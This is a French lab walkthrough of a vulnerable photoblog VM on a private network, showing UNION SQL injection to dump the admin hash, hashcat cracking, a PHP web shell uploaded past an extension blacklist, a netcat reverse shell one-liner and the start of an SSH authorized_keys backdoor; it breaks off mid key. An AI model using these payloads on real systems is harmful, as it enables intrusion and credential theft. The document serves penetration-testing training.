
```
53 <div class="block" id="block-text">
54 <div class="secondary-navigation">
55 <div class="content">
56 <h2 class="title">
    Picture: Hacker
  </h2>
57 <div class="inner" align="center">
58 <p>
59 
  </p>
```

## LIMIT 1,1

Lorsque l'on ajoute `LIMIT 1,1` dans notre requête. Plusieurs éléments disparaissent.


URL : **`http://192.168.56.112/cat.php?id=2+UNION+SELECT+NULL,NULL,NULL,NULL+LIMIT+1,1;-`**  
+





**FIG. 10:** Plusieurs éléments disparaissent lorsque l'on ajoute LIMIT 1,1


On peut également utiliser le *Comparer* de Burp (clic droit, *send to Comparer*) pour examiner les différences entre les réponses.



**FIG. 11:** Différence avec LIMIT 1,1 dans le comparer

## Réfléchir les éléments

Lorsque l'on remplace nos `NULL` par du texte. On peut voir que la 2ème et 3ème colonnes sont réfléchies dans la page web.




**FIG. 12:** On voit nos 'bbb' et 'ccc' dans la réponse Web

## Trouver le nom de la BDD

On extrait le nom des bases de données avec l'injection SQL :

```
1 2 UNION SELECT NULL,group_concat(schema_name),'ccc',NULL FROM
   information_schema.schemata LIMIT 1,1;--
```



**FIG. 13:** On trouve que la base de données s'appelle photoblog

## Trouver les tables

De même, on liste les tables avec l'injection SQL suivante :

```
1 2 UNION SELECT NULL,group_concat(table_name),'ccc',NULL FROM
   information_schema.tables WHERE table_schema='photoblog' LIMIT 1,1;
--
```



FIG. 14: On liste les tables

## Trouver les colonnes

On liste les colonnes de la table avec l'injection SQL suivante :

```
1 2 UNION SELECT NULL,group_concat(column_name),'ccc',NULL FROM
   information_schema.columns WHERE table_name='users' LIMIT 1,1;--
```




FIG. 15: On liste les colonnes

## Extraction de données

Une fois que l'on a les tables, et les noms de colonnes. On peut récupérer le hash de l'administrateur.

```
1 2 UNION SELECT NULL,group_concat(login,0x7c,password),'ccc',NULL FROM
   users LIMIT 1,1;--
```

Raw

```
GET /cat.php?id=2+UNION+SELECT+NULL,group_concat(login,0x7c,password),'ccc',NULL+FROM+users+LIMIT+1,1;--+ HTTP/1.1
Host: 192.168.56.112
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: fr,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=57nmnfhmha14p0opgnog17om92
Upgrade-Insecure-Requests: 1
```

Search... 0 matches

response

Render

```
</div>
<div id="page">
  <div id="content">

    <div class="block" id="block-text">
      <div class="secondary-navigation">
        <div class="content">
          <h2 class="title">
            Picture: admin|8efe310f9ab3efeae8d410a8e0166eb2
          </h2>
        </div>
      </div>
    </div>
  </div>
</div>
```

**FIG. 16:** On récupère finalement un couple login / mot de passe

Identifiants :

```
1 admin:8efe310f9ab3efeae8d410a8e0166eb2
```

## Casser le hash

Il s'agit ici d'un hash connu, et vous pouvez trouver le clair sur internet. Par principe, voici la démarche complète pour le casser.

### Identifier le hash

On peut utiliser l'outil `hash-identifier` présent par défaut sur Kali pour **identifier le type du hash**.

```
1 $ hash-identifier 8efe310f9ab3efeae8d410a8e0166eb2
2 [ascii art]
3
4 Possible Hashs:
5 [+] MD5
6 [+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)
7   ))
8 Least Possible Hashs:
9 [+] RAdmin v2.x
10 ...
```

L'outil nous indique qu'il s'agit vraisemblablement d'un hash MD5.

### Casser le hash avec Hashcat

En regardant l'**aide** de `hashcat` avec `hashcat -h | less`. On identifie que le type MD5 se donne avec l'option `-m 0`.

Dans une machine virtuelle, il est généralement nécessaire de rajouter l'option `--force` lorsque l'on lance `hashcat`.

```
1 $ hashcat -h | less
2 [...]
3 # | Name | Category
4 =====+=====+=====
5 900 | MD4 | Raw Hash
6 0 | MD5 | Raw Hash
7 100 | SHA1 | Raw Hash
8 1300 | SHA2-224 | Raw Hash
9 [...]
```

On crée un fichier `admin.hash` dans lequel on écrit notre hash. Et on lance `hashcat` de la façon suivante :



```
1 $ cat admin.hash
2 8efe310f9ab3efeae8d410a8e0166eb2
3
4 $ hashcat --force -m 0 admin.hash /usr/share/wordlists/rockyou.txt
5 hashcat (v6.1.1) starting...
6
7 [...]
8 Dictionary cache hit:
9 * Filename...: /usr/share/wordlists/rockyou.txt
10 * Passwords.: 14344385
11 * Bytes.....: 139921507
12 * Keyspace...: 14344385
13
14 8efe310f9ab3efeae8d410a8e0166eb2:P4ssw0rd
15
16 [...]
```


**rockyou.txt** est une liste commune de mot de passe. Elle est présente par défaut sur kali à `/usr/share/wordlists/rockyou.txt.gz`. Mais elle est compressée, et il est nécessaire de l'extraire.

Un fois le hash cassé une fois. On peut le retrouver avec `hashcat --show hashfile`.

```
1 $ hashcat --show admin.hash
2 8efe310f9ab3efeae8d410a8e0166eb2:P4ssw0rd
```

## Upload de fichier

Une fois le mot de passe de l'administrateur obtenu. On peut retourner sur la page d'administration de l'application. Et s'authentifier avec **admin:P4ssw0rd**.



**FIG. 17:** Page d'admin : `http://192.168.56.112/admin/`

On peut créer le fichier `shell.php` suivant, permettant une exécution de commande :

```
1 <?php
2     system($_REQUEST['cmd']);
3 ?>
```

On va tenter d'uploader ce dernier sur le site.

Les méthodes vues sur OWASP Bricks ne permettent

### Request

Pretty Raw \n Actions ▾

```
21 Content-Disposition: form-data; name="image"; filename="shell.png.php"
22 Content-Type: image/jpeg
23
24 <?php
25     system($_REQUEST['cmd']);
26 ?>
27
28 -----336378125626994143842884027636
29 Content-Disposition: form-data; name="category"
30
31 1
32
33
34
35
36
```

? ⚙️ ⬅️ ➡️ Search...

### Response

Pretty Raw Render \n Actions ▾

```
29     <a href="/admin/">Manage pictures |</a>
30 </li>
31
32     <li>
33         <a href="/admin/new.php">New picture |</a>
34     </li>
35     <li>
36         <a href="/admin/logout.php">Logout</a>
37     </li>
38
39 </ul>
40 </div>
41 </div>
42
43
44 NO PHP!!
```

Néanmoins, il est possible de contourner la liste noire en renommant le fichier en `.php3`.

```

18
19 shell
20 -----62308665122144842362695761493
21 Content-Disposition: form-data; name="image"; filename="shell.php3"
22 Content-Type: application/x-php
23
24 <?php
25     system($_REQUEST['cmd']);
26 ?>
27
28 -----62308665122144842362695761493
29 Content-Disposition: form-data; name="category"
30
31 1
32 -----62308665122144842362695761493
33 Content-Disposition: form-data; name="Add"
34
35 Add
36 -----62308665122144842362695761493--
37

```



### Response

Pretty Raw Render \n Actions ▼

```

32     <li>
33         <a href="/admin/new.php">New picture |</a>
34     </li>
35     <li>
36         <a href="/admin/logout.php">Logout</a>
37     </li>
38
39 </ul>
40 </div>
41 </div>
42
43
44 INSERT INTO pictures (title, img, cat) VALUES ('shell','shell.php3','1')
45
46 <table border=1>

```


**FIG. 18:** On contourne le filtre avec l'extension `.php3`

**Note :** il est également possible d'uploader un fichier `.php5`, mais le serveur web ne permet pas son exécution.

En parcourant le site et en regardant le code html des pages. On retrouve notre fichier dans le dossier `/admin/uploads`.

<http://192.168.56.102/admin/uploads/shell.php3>

On peut exécuter des commandes à l'aide le paramètre `cmd` dans des requêtes `GET` ou `POST`.



**Request**

Pretty Raw \n Actions ▾

```
1 GET /admin/uploads/shell.php?cmd=whoami HTTP/1.1
2 Host: 192.168.56.102
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:1
4 Accept: text/html,application/xhtml+xml,application/xml
5 Accept-Language: fr,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Cookie: PHPSESSID=06qtp63u64jcb0ng3jo36r5s27
10 Upgrade-Insecure-Requests: 1
11
12
```

? ⚙️ ⬅️ ➡️ Search...

**Response**

Pretty Raw Render \n Actions ▾

```
1 HTTP/1.1 200 OK
2 Date: Wed, 20 Jan 2021 19:18:49 GMT
3 Server: Apache/2.2.16 (Debian)
4 X-Powered-By: PHP/5.3.3-7+squeeze14
5 Vary: Accept-Encoding
6 Content-Length: 9
7 Connection: close
8 Content-Type: text/html
9
10 www-data
11
```

**FIG. 19:** Exécution de commande avec le fichier shell.php

## Obtenir un reverse shell

On va généralement chercher à obtenir un **accès interactif** à une machine distante. Pas une simple exécution de commande.

Le site *pentestmonkey.net* possède une liste de commandes pour obtenir un *reverse shell*.

<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

La commande suivante utilise des outils embarqués généralement par les distributions GNU/Linux, et est des plus fiable.

```
1 rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

On peut simplement **ouvrir un port en écoute** avec **netcat** sur Kali.

```
1 nc -lvp 9001
```

**On adapte ensuite la commande à notre adresse IP et port.** Puis on l'exécute (avec un encodage URL) via Burp et notre fichier `shell.php3` uploadé précédemment.



**FIG. 20:** Obtenir un reverse shell avec Burp

La page web ne va pas répondre (PHP exécute un processus et rend pas la main). Et on obtient un shell interactif sur notre **netcat**.

```
1 $ nc -lvp 9001
2 Listening on [0.0.0.0] (family 0, port 9001)
3 Connection from 192.168.56.102 37079 received!
4 /bin/sh: can't access tty; job control turned off
5 $ id
6 uid=33(www-data) gid=33(www-data) groups=33(www-data)
7
8 $ ls
9 cthulhu.png
10 hacker.png
11 ruby.jpg
```

```
12 shell.php3
13 shell.php5
14
15 $
```

## Améliorer notre shell

Généralement, on peut utiliser `python` pour obtenir un meilleur shell. Avec les commandes bash suivantes.

```
1 python -c "import pty;pty.spawn('/bin/bash')"
2 [Ctrl+z]
3
4 stty size (noter le nombre de lignes et colonnes)
5
6 stty raw -echo
7 fg
8 stty columns [nb de colonnes]
9 stty rows [nb de lignes]
10 export TERM=xterm-256color
```

Néanmoins, `python` n'est pas présent sur la box. À défaut, on peut utiliser `rlwrap` pour avoir un historique des commandes.

```
1 $ rlwrap nc -lvnp 9001
2 Listening on 0.0.0.0 9001
3 Connection received on 192.168.56.112 33325
4 /bin/sh: can't access tty; job control turned off
5
6 whoami
7 www-data
```

## Backdoor SSH

La commande `whoami` nous indique que nous sommes l'utilisateur `www-data`.

```
1 $ whoami
2 www-data
```

En regardant le fichier `/etc/passwd`, on constate que l'utilisateur `www-data` a pour dossier HOME `/var/www`, et qu'il peut obtenir un shell sur la box (indiqué par `/bin/sh`).

```
1 $ grep www-data /etc/passwd
2 www-data:x:33:33:www-data:/var/www:/bin/sh
```

Étant donné qu'il y a un port SSH en écoute. On peut créer une **clé SSH**, et s'en servir pour se connecter en tant que `www-data`.

---

### Fonctionnement de l'authentification par clé SSH :

Les clés SSH sont composées d'une **clé publique** (qui sert de "carte d'identité"), et d'une **clé privée** qui doit être gardée secrète.

On peut se connecter en SSH **sans mot de passe** en utilisant une clé SSH. Il faut pour cela que la **clé publique soit présente** dans fichier `.ssh/authorized_keys` du dossier HOME de l'utilisateur pour lequel on s'authentifie.

---

Pour créer la clé **sur kali** (appuyer sur `Enter` pour ne pas donner de passphrase) :

```
1 $ ssh-keygen -f ssh_www-data
2
3 Generating public/private rsa key pair.
4 Enter passphrase (empty for no passphrase):
5 Enter same passphrase again:
6 Your identification has been saved in ssh_www-data
7 Your public key has been saved in ssh_www-data.pub
8 The key fingerprint is:
9 SHA256:+hsQYWJWGVsdNmXPiVTBVyFhfRAHD8hV4ZZ+PnKWJxU olivier@kali
10 The key's randomart image is:
11 +---[RSA 3072]-----+
12 |    +.=o..+++0@OB |
13 |   o o.+ ..++++*+ |
14 |    o      . +Eo |
15 |      .      o . |
16 |     . S      .o |
17 |    o      oo |
18 |     . .     ..=o |
19 |      . .     +.o |
20 |    o.      |
21 +-----[SHA256]-----+
```

On regarde le contenu de la **clé publique SSH** que l'on vient de créer. (fichier finissant par `.pub`)

```
1 $ cat ssh_www-data.pub
2
```



```

3  ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQDMVV0TSRvPqsx4WBCup/
    MaVa4DCgTb1l1Xy3+nrgrZMo1Q/t8ibLL6PH0vC4s2uP6a0PjVE0fI2qDgvZfEfG+
    J6g2B1GXLZBtfnfyk1bJGY7h2d01yJg0hHqZ91NcEsJ0Qv3Lq7JxoI6NAml6vPil69noaMzgSed0swxn
    +TpRuJ6tF1Xtc++II6aL/zUME7aJR9qxv/9
    AoDjwE7JYLmAJt7LRp9ZjUBGm53cIuLrnHf4hkNV02lxA9Atmvm9Zyiwdk55XLpTQp3Pg1Q4Hu
    /QSR2G6ZFQXEBcuqtlx/pXTfHFoSYixSn1dj4WUgCtVhHhwhhJGiJ70n/
